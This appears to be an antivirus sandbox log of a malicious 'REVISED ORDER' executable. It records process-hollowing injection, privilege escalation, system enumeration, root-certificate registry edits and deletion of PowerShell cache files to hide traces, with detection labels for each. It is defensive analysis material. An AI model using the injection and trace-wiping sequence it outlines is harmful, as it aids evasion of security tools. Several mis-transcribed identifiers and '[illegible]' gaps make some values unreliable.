Delete File	Path: %APPDATA%\Microsoft\Windows\Recent\CustomDestinations\d93f411851d7c929.customDestinations-ms~RF10f3d.TMP Type: VSDT_COM_DOS	2744	1856
Call Filesystem API	API Name: DeleteFileW Args: (%APPDATA%\Microsoft\Windows\Recent\CustomDestinations\d93f411851d7c929.customDestinations-ms~RF10f3d.TMP) Return: 1	2744	1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\Microsoft.NET\Framework*, 0, 7ce65c, 0, 0, 0) Return: baf420	2744	1856

Detection	Threat Characteristic: Executes commands or uses API to obtain system information Process ID: 1856 Info: Obtains file or directory info from API result		
Call Filesystem API	API Name: FindNextFileW Args: (baf420, 7ce65c) Return: 1	2744	1856
Call System API	API Name: GetVersionExA Args: (b8f450) Return: 1	2744	1856
Detection	Threat Characteristic: Executes commands or uses API to obtain system information Process ID: 1856 Info: Obtains system version from API result		
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\assembly\NativeImages_v4.0.30319_32\mscorlib*, 0, 7cedd8, 0, 0, 0) Return: baf4e0	2744	1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\assembly\NativeImages_v4.0.30319_32\System.Core*, 0, 7ca798, 0, 0, 0) Return: bae7e0	2744	1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\assembly\NativeImages_v4.0.30319_32\System*, 0, 7c9e58, 0, 0, 0) Return: baebe0	2744	1856
Call System API	API Name: System.Reflection.Assembly::Load Args: (4D5A9000...) Return: 0		2744
Call System API	API Name: AdjustTokenPrivileges Args: (4f0, 0, , 0, , 7ce1d4) Return: 1	2744	1856
Detection	Threat Characteristic: Escalates process privileges to gain a higher level of access Process ID: 1856 Info: Obtains system level privileges		
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\assembly\NativeImages_v4.0.30319_32\System.Xml*, 0, 7cb058, 0, 0, 0) Return: bae20	2744	1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\assembly\NativeImages_v4.0.30319_32\Microsoft.M49f6405#*, 0, 7c9d78, 0, 0, 0) Return: b161b0	2744	1856
Call Process API	API Name: CreateProcessW Args: (%WorkingDir%\REVISED ORDER 068490470 DECEMBER 2022.exe, , , , , CREATE_SUSPENDED, , , , Process:2244: %WorkingDir%\REVISED ORDER 068490470 DECEMBER 2022.exe) Return: 1		2744
Detection	Threat Characteristic: Resides in memory to evade detection Injecting Process ID: 2744 Injected API: SetThreadContext Target Process ID: 2244 Target Image Path: %WorkingDir%\REVISED ORDER 068490470 DECEMBER 2022.exe		
Detection	Threat Characteristic: Resides in memory to evade detection Injecting Process ID: 2744 Injected API: WriteProcessMemory Target Process ID: 2244 Target Image Path: %WorkingDir%\REVISED ORDER 068490470 DECEMBER 2022.exe		
Detection	Threat Characteristic: Creates process Process ID: 2744 Image Path: %WorkingDir%\REVISED ORDER 068490470 DECEMBER 2022.exe Shell Command:		
Call Virtual Memory API	API Name: WriteProcessMemory Args: (Process Name:2244:%WorkingDir%\REVISED ORDER 068490470 DECEMBER 2022.exe, 400000, MZER., 512, 4d d5e0) Return: 1		2744
Detection	Threat Characteristic: Resides in memory to evade detection Injecting Process ID: 2744 Target Process ID: 2244 Target Image Path: %WorkingDir%\REVISED ORDER 068490470 DECEMBER 2022.exe Injected Content: MZER.		
Detection	Threat Characteristic: Injects memory with dropped files Injecting Process ID: 2744 Target Process ID: 2244 Target Image Path: %WorkingDir%\REVISED ORDER 068490470 DECEMBER 2022.exe File: MZER.		
Call Virtual Memory API	API Name: WriteProcessMemory Args: (Process Name:2244:%WorkingDir%\REVISED ORDER 068490470 DECEMBER 2022.exe, 401000, U...E...t.V.u.P.E .PV..., 184832, 4dd5e0) Return: 1		2744
Detection	Threat Characteristic: Resides in memory to evade detection Injecting Process ID: 2744 Target Process ID: 2244 Target Image Path: %WorkingDir%\REVISED ORDER 068490470 DECEMBER 2022.exe Injected Content: U...E...t.V.u.P.E.PV...		
Call Virtual Memory API	API Name: WriteProcessMemory Args: (Modify PEB 7f45c000 Process:2244:%WorkingDir%\REVISED ORDER 068490470 DECEMBER 2022.exe, 7f45c008 , , 4, 4dd5e0) Return: 1		2744
Detection	Threat Characteristic: Resides in memory to evade detection Injecting Process ID: 2744 Target Process ID: 2244 Target Image Path: %WorkingDir%\REVISED ORDER 068490470 DECEMBER 2022.exe Injected Address: 0x0		
Call Thread API	API Name: SetThreadContext Args: (Process Name:2244:%WorkingDir%\REVISED ORDER 068490470 DECEMBER 2022.exe) Return: 1		2744
Call Thread API	API Name: NtResumeThread Args: (Process:2244,) Return: ?		2744
Call System API	API Name: evtchann.SendEvent Args: (e, pid[2244], ppid[2744]) Return: 1		2744
Call Filesystem API	API Name: CreateNamedPipeW Args: (\\.\pipe\PSHost.133148132308113710.1856.DefaultAppDomain.powershell, 1074266115, 6, 1, 32768, 32768, 0, 8182 012) Return: 544	2744	1856
Detection	Threat Characteristic: Creates named pipe \\.\pipe\PSHost.133148132308113710.1856.DefaultAppDomain.powershell		
Detection	Threat Characteristic: Creates process Process ID: 2244 Image Path: %WorkingDir%\REVISED ORDER 068490470 DECEMBER 2022.exe		
Add File	Path: %LOCALAPPDATA%\Microsoft\CLR_v4.0_32\UsageLogs\REVISED ORDER 068490470 DECEMBER 2022.exe.log Type: VSDT_ASCII		2744
Write File	Path: %LOCALAPPDATA%\Microsoft\CLR_v4.0_32\UsageLogs\REVISED ORDER 068490470 DECEMBER 2022.exe.log Type: VSDT_ASCII		2744
Call System API	API Name: GetDriveTypeW Args: (D:\) Return: 5	2744	1856
Call System API	API Name: GetDriveTypeW Args: (D:\) Return: 5	2744	1856
Call System API	API Name: GetDriveTypeW Args: (D:\) Return: 5	2744	1856
Call System API	API Name: GetDriveTypeW Args: (D:\) Return: 5	2744	1856
Call System API	API Name: GetDriveTypeW Args: (D:\) Return: 5	2744	1856
Call System API	API Name: GetDriveTypeW Args: (E:\) Return: 2	2744	1856
Call System API	API Name: GetDriveTypeW Args: (E:\) Return: 2	2744	1856
Call System API	API Name: GetDriveTypeW Args: (E:\) Return: 2	2744	1856
Call System API	API Name: GetDriveTypeW Args: (E:\) Return: 2	2744	1856
Call System API	API Name: GetDriveTypeW Args: (F:\) Return: 2	2744	1856
Call System API	API Name: GetDriveTypeW Args: (F:\) Return: 2	2744	1856

Call System API	API Name: GetDriveTypeW Args: (F:\) Return: 2	2744	1856
Call System API	API Name: GetDriveTypeW Args: (F:\) Return: 2	2744	1856
Call System API	API Name: GetDriveTypeW Args: (F:\) Return: 2	2744	1856
Call System API	API Name: GetDriveTypeW Args: (D:\) Return: 5	2744	1856
Call System API	API Name: GetDriveTypeW Args: (D:\) Return: 5	2744	1856
Call System API	API Name: GetDriveTypeW Args: (D:\) Return: 5	2744	1856
Call System API	API Name: GetDriveTypeW Args: (E:\) Return: 2	2744	1856
Call System API	API Name: GetDriveTypeW Args: (E:\) Return: 2	2744	1856
Call System API	API Name: GetDriveTypeW Args: (E:\) Return: 2	2744	1856
Call System API	API Name: GetDriveTypeW Args: (F:\) Return: 2	2744	1856
Call System API	API Name: GetDriveTypeW Args: (F:\) Return: 2	2744	1856
Call System API	API Name: GetDriveTypeW Args: (F:\) Return: 2	2744	1856
Call System API	API Name: GetDriveTypeW Args: (%TEMP%\tgu5ndcz.ven.ps1\) Return: 3	2744	1856
Call System API	API Name: GetDriveTypeW Args: (%TEMP%\) Return: 3	2744	1856
Call System API	API Name: GetDriveTypeW Args: (%LOCALAPPDATA%\) Return: 3	2744	1856
Call System API	API Name: GetDriveTypeW Args: (%USERPROFILE%\AppData\) Return: 3	2744	1856
Call System API	API Name: GetDriveTypeW Args: (%USERPROFILE%\) Return: 3	2744	1856
Call System API	API Name: GetDriveTypeW Args: (C:\Users\) Return: 3	2744	1856
Add File	Path: %TEMP%\tgu5ndcz.ven.ps1 Type: VSDT_ASCII	2744	1856
Call Filesystem API	API Name: DeleteFileW Args: (%TEMP%\tgu5ndcz.ven.ps1) Return: 1	2744	1856
Write File	Path: %TEMP%\tgu5ndcz.ven.ps1 Type: VSDT_ASCII	2744	1856
Call Filesystem API	API Name: DeleteFileW Args: (%TEMP%\y3actltd.1yl.psm1) Return: 1	2744	1856
Add File	Path: %TEMP%\y3actltd.1yl.psm1 Type: VSDT_ASCII	2744	1856
Write File	Path: %TEMP%\y3actltd.1yl.psm1 Type: VSDT_ASCII	2744	1856
Delete File	Path: %TEMP%\tgu5ndcz.ven.ps1 Type: VSDT_ASCII	2744	1856
Detection	Threat Characteristic: Deletes file to compromise the system or to remove traces of the infection Process ID: 1856 File: %TEMP%\tgu5ndcz.ven.ps1 Type: VSDT_ASCII		
Call Service API	API Name: OpenServiceW Args: (9c7a2b0, CryptSvc, 5) Return: 9c7a238	2744	1856
Delete File	Path: %TEMP%\y3actltd.1yl.psm1 Type: VSDT_ASCII	2744	1856
Detection	Threat Characteristic: Deletes file to compromise the system or to remove traces of the infection Process ID: 1856 File: %TEMP%\y3actltd.1yl.psm1 Type: VSDT_ASCII		
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Classes\Local Settings\MuiCache\c0\52C64B7E\LanguageList Value: en-US\0en\0	2744	1856
Delete Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\SystemCertificates\ROOT\Certificates\D9D2ECA3A2F0E3303F6BCE495AC844C64928F112 Value: None	2744	1856
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\SystemCertificates\ROOT\Certificates\D9D2ECA3A2F0E3303F6BCE495AC844C64928F112\Blob Value: None	2744	1856
Delete Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\SystemCertificates\ROOT\Certificates\D9D2ECA3A2F0E3303F6BCE495AC844C64928F112 Value: None	2744	1856
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\SystemCertificates\ROOT\Certificates\D9D2ECA3A2F0E3303F6BCE495AC844C64928F112\Blob Value: None	2744	1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\assembly\NativeImages_v4.0.30319_32\System.Configuration*, 0, 7ca990, 0, 0, 0) Return: 9c64138	2744	1856
Call Filesystem API	API Name: FindNextFileW Args: (9c64138, 7ca990) Return: 1	2744	1856
Call System API	API Name: GetDriveTypeW Args: (D:\) Return: 5	2744	1856
Call System API	API Name: GetDriveTypeW Args: (E:\) Return: 2	2744	1856
Call System API	API Name: GetDriveTypeW Args: (F:\) Return: 2	2744	1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules*, 0, b79ece4, 0, 0, 0) Return: 9c79350	2744	1856
Call Filesystem API	API Name: FindNextFileW Args: (9c79350, b79ecf4) Return: 1	2744	1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules*, 0, b79ece4, 0, 0, 0) Return: 9c795d0	2744	1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\AppLocker*, 0, b79ebec, 0, 0, 0) Return: 9c79350	2744	1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\AppLocker*, 0, b79ebec, 0, 0, 0) Return: 9c79710	2744	1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\AppLocker*, 0, b79ec38, 0, 0, 0) Return: 9c79710	2744	1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\Appx*, 0, b79ebec, 0, 0, 0) Return: 9c795d0	2744	1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\Appx*, 0, b79ebec, 0, 0, 0) Return: 9c79710	2744	1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\Appx*, 0, b79ec38, 0, 0, 0) Return: 9c79350	2744	1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\BitsTransfer*, 0, b79ebec, 0, 0, 0) Return: 9c79350	2744	1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\BitsTransfer*, 0, b79ebec, 0, 0, 0) Return: 9c79350	2744	1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\BitsTransfer*, 0, b79ec38, 0, 0, 0) Return: 9c79350	2744	1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\BranchCache*, 0, b79ebec, 0, 0, 0) Return: 9c795d0	2744	1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\BranchCache*, 0, b79ebec, 0, 0, 0) Return: 9c79710	2744	1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\BranchCache*, 0, b79ec38, 0, 0, 0) Return: 9c79350	2744	1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\CimCmdlets*, 0, b79ebec, 0, 0, 0) Return: 9c795d0	2744	1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\CimCmdlets*, 0, b79ebec, 0, 0, 0) Return: 9c79350	2744	1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\CimCmdlets*, 0, b79ec38, 0, 0, 0) Return: 9c79710	2744	1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\DirectAccessClientComponents*, 0, b79ebec, 0, 0, 0) Return: 9c79710	2744	1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\DirectAccessClientComponents*, 0, b79ebec, 0, 0, 0) Return: 9c79350	2744	1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\DirectAccessClientComponents*, 0, b79ec38, 0, 0, 0) Return: 9c79350	2744	1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\Disml*, 0, b79ebec, 0, 0, 0) Return: 9c79710	2744	1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\Disml*, 0, b79ebec, 0, 0, 0) Return: 9c79350	2744	1856

[illegible]

[illegible]

[illegible]

[illegible]

[illegible]

Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\VpnClient", 0, b79ebec, 0, 0, 0) Return: 9c8d6d8	2744	1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\VpnClient", 0, b79ec38, 0, 0, 0) Return: 9c8d698	2744	1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Wdact", 0, b79ebec, 0, 0, 0) Return: 9c8db58	2744	1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Wdact", 0, b79ebec, 0, 0, 0) Return: 9c8d898	2744	1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Wdact", 0, b79ec38, 0, 0, 0) Return: 9c8d558	2744	1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\WindowsDeveloperLicense", 0, b79ebec, 0, 0, 0) Return: 9c8d718	2744	1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\WindowsDeveloperLicense", 0, b79ebec, 0, 0, 0) Return: 9c8d818	2744	1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\WindowsDeveloperLicense", 0, b79ec38, 0, 0, 0) Return: 9c8d6d8	2744	1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\WindowsErrorReporting", 0, b79ebec, 0, 0, 0) Return: 9c8d918	2744	1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\WindowsErrorReporting", 0, b79ebec, 0, 0, 0) Return: 9c8db58	2744	1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\WindowsErrorReporting", 0, b79ec38, 0, 0, 0) Return: 9c8d618	2744	1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\WindowsUpdate", 0, b79ebec, 0, 0, 0) Return: 9c8d858	2744	1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\WindowsUpdate", 0, b79ebec, 0, 0, 0) Return: 9c8d658	2744	1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\WindowsUpdate", 0, b79ec38, 0, 0, 0) Return: 9c8dbd8	2744	1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules", 0, b79ed30, 0, 0, 0) Return: 9c8d918	2744	1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\assembly\NativeImages_v4.0.30319_32\System.Runtime92aa12#", 0, b79b560, 0, 0, 0) Return: ab53940	2744	1856
Call Filesystem API	API Name: DeleteFileW Args: (%LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_209cdba5-75aa-426c-a874-5ad03db66d8b) Return: 1	2744	1856
Call Filesystem API	API Name: DeleteFileW Args: (%LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_771a0ed5-7c01-4bee-abcb-2b3f155d5f26) Return: 1	2744	1856
Delete File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_209cdba5-75aa-426c-a874-5ad03db66d8b Type: VSDT_COM_DOS	2744	1856
Detection	Threat Characteristic: Deletes file to compromise the system or to remove traces of the infection Process ID: 1856 File: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_209cdba5-75aa-426c-a874-5ad03db66d8b Type: VSDT_COM_DOS		
Delete File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_771a0ed5-7c01-4bee-abcb-2b3f155d5f26 Type: VSDT_COM_DOS	2744	1856
Detection	Threat Characteristic: Deletes file to compromise the system or to remove traces of the infection Process ID: 1856 File: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_771a0ed5-7c01-4bee-abcb-2b3f155d5f26 Type: VSDT_COM_DOS		
Call Filesystem API	API Name: DeleteFileW Args: (%LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_6fdaf852-3cbb-4b24-83f7-b1888576c0f1) Return: 1	2744	1856
Delete File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_6fdaf852-3cbb-4b24-83f7-b1888576c0f1 Type: VSDT_COM_DOS	2744	1856
Detection	Threat Characteristic: Deletes file to compromise the system or to remove traces of the infection Process ID: 1856 File: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_6fdaf852-3cbb-4b24-83f7-b1888576c0f1 Type: VSDT_COM_DOS		
Call Filesystem API	API Name: DeleteFileW Args: (%LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_be7874bf-0e09-4db7-8886-b0f4deb93f60) Return: 1	2744	1856
Delete File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_be7874bf-0e09-4db7-8886-b0f4deb93f60 Type: VSDT_COM_DOS	2744	1856
Detection	Threat Characteristic: Deletes file to compromise the system or to remove traces of the infection Process ID: 1856 File: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_be7874bf-0e09-4db7-8886-b0f4deb93f60 Type: VSDT_COM_DOS		
Call Filesystem API	API Name: DeleteFileW Args: (%LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_4c12a1a3-819a-49fc-8c8a-57e7c5b6bc48) Return: 1	2744	1856
Delete File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_4c12a1a3-819a-49fc-8c8a-57e7c5b6bc48 Type: VSDT_COM_DOS	2744	1856
Detection	Threat Characteristic: Deletes file to compromise the system or to remove traces of the infection Process ID: 1856 File: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_4c12a1a3-819a-49fc-8c8a-57e7c5b6bc48 Type: VSDT_COM_DOS		
Call Filesystem API	API Name: DeleteFileW Args: (%LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_17c3d8a0-880d-4866-a76a-51375818d941) Return: 1	2744	1856
Call Filesystem API	API Name: DeleteFileW Args: (%LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_49bc54e3-a8e1-408e-ad40-b9247e73685c) Return: 1	2744	1856
Delete File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_17c3d8a0-880d-4866-a76a-51375818d941 Type: VSDT_COM_DOS	2744	1856
Detection	Threat Characteristic: Deletes file to compromise the system or to remove traces of the infection Process ID: 1856 File: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_17c3d8a0-880d-4866-a76a-51375818d941 Type: VSDT_COM_DOS		
Delete File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_49bc54e3-a8e1-408e-ad40-b9247e73685c Type: VSDT_COM_DOS	2744	1856
Detection	Threat Characteristic: Deletes file to compromise the system or to remove traces of the infection Process ID: 1856 File: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_49bc54e3-a8e1-408e-ad40-b9247e73685c Type: VSDT_COM_DOS		
Call Filesystem API	API Name: DeleteFileW Args: (%LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_0f570e6e-bc60-4ed9-b3f8-fab47f319edb) Return: 1	2744	1856
Call Filesystem API	API Name: DeleteFileW Args: (%LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_15952f2e-49c7-4619-8d6e-e9ab3d779cd) Return: 1	2744	1856
Delete File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_0f570e6e-bc60-4ed9-b3f8-fab47f319edb Type: VSDT_COM_DOS	2744	1856
Detection	Threat Characteristic: Deletes file to compromise the system or to remove traces of the infection Process ID: 1856 File: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_0f570e6e-bc60-4ed9-b3f8-fab47f319edb Type: VSDT_COM_DOS		

Call Filesystem API	API Name: DeleteFileW Args: (%LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_73c6630e-596e-4220-8151-cda4d36c1796) Return: 1	2744	1856
Delete File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_15952f2e-49c7-4619-8d6e-eb9ab3d779cd Type: VSDT_COM_DOS	2744	1856
Detection	Threat Characteristic: Deletes file to compromise the system or to remove traces of the infection Process ID: 1856 File: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_15952f2e-49c7-4619-8d6e-eb9ab3d779cd Type: VSDT_COM_DOS		
Call Filesystem API	API Name: DeleteFileW Args: (%LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_65206ae7-480f-4ecb-aeed-0c42dcc9225b) Return: 1	2744	1856
Delete File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_73c6630e-596e-4220-8151-cda4d36c1796 Type: VSDT_COM_DOS	2744	1856
Detection	Threat Characteristic: Deletes file to compromise the system or to remove traces of the infection Process ID: 1856 File: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_73c6630e-596e-4220-8151-cda4d36c1796 Type: VSDT_COM_DOS		
Delete File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_65206ae7-480f-4ecb-aeed-0c42dcc9225b Type: VSDT_COM_DOS	2744	1856
Detection	Threat Characteristic: Deletes file to compromise the system or to remove traces of the infection Process ID: 1856 File: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_65206ae7-480f-4ecb-aeed-0c42dcc9225b Type: VSDT_COM_DOS		
Call Filesystem API	API Name: DeleteFileW Args: (%LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_0302eec1-dff4-404e-b04b-6e09659cefacc) Return: 1	2744	1856
Call Filesystem API	API Name: DeleteFileW Args: (%LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_d813befd-90b1-4837-bf5e-00214ee39c04) Return: 1	2744	1856
Delete File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_0302eec1-dff4-404e-b04b-6e09659cefacc Type: VSDT_COM_DOS	2744	1856
Detection	Threat Characteristic: Deletes file to compromise the system or to remove traces of the infection Process ID: 1856 File: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_0302eec1-dff4-404e-b04b-6e09659cefacc Type: VSDT_COM_DOS		
Delete File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_d813befd-90b1-4837-bf5e-00214ee39c04 Type: VSDT_COM_DOS	2744	1856
Detection	Threat Characteristic: Deletes file to compromise the system or to remove traces of the infection Process ID: 1856 File: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_d813befd-90b1-4837-bf5e-00214ee39c04 Type: VSDT_COM_DOS		
Call Filesystem API	API Name: DeleteFileW Args: (%LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_4513f856-048d-495a-bde2-f2a3b9c76d25) Return: 1	2744	1856
Delete File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_4513f856-048d-495a-bde2-f2a3b9c76d25 Type: VSDT_COM_DOS	2744	1856
Detection	Threat Characteristic: Deletes file to compromise the system or to remove traces of the infection Process ID: 1856 File: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_4513f856-048d-495a-bde2-f2a3b9c76d25 Type: VSDT_COM_DOS		
Call Filesystem API	API Name: DeleteFileW Args: (%LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_95502d2f-dc4a-42b7-988c-8cffffd607f7) Return: 1	2744	1856
Delete File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_95502d2f-dc4a-42b7-988c-8cffffd607f7 Type: VSDT_COM_DOS	2744	1856
Detection	Threat Characteristic: Deletes file to compromise the system or to remove traces of the infection Process ID: 1856 File: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_95502d2f-dc4a-42b7-988c-8cffffd607f7 Type: VSDT_COM_DOS		
Call Filesystem API	API Name: DeleteFileW Args: (%LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_770b968a-1d73-42ce-b020-4c0c62488e1d) Return: 1	2744	1856
Delete File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_770b968a-1d73-42ce-b020-4c0c62488e1d Type: VSDT_COM_DOS	2744	1856
Detection	Threat Characteristic: Deletes file to compromise the system or to remove traces of the infection Process ID: 1856 File: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_770b968a-1d73-42ce-b020-4c0c62488e1d Type: VSDT_COM_DOS		
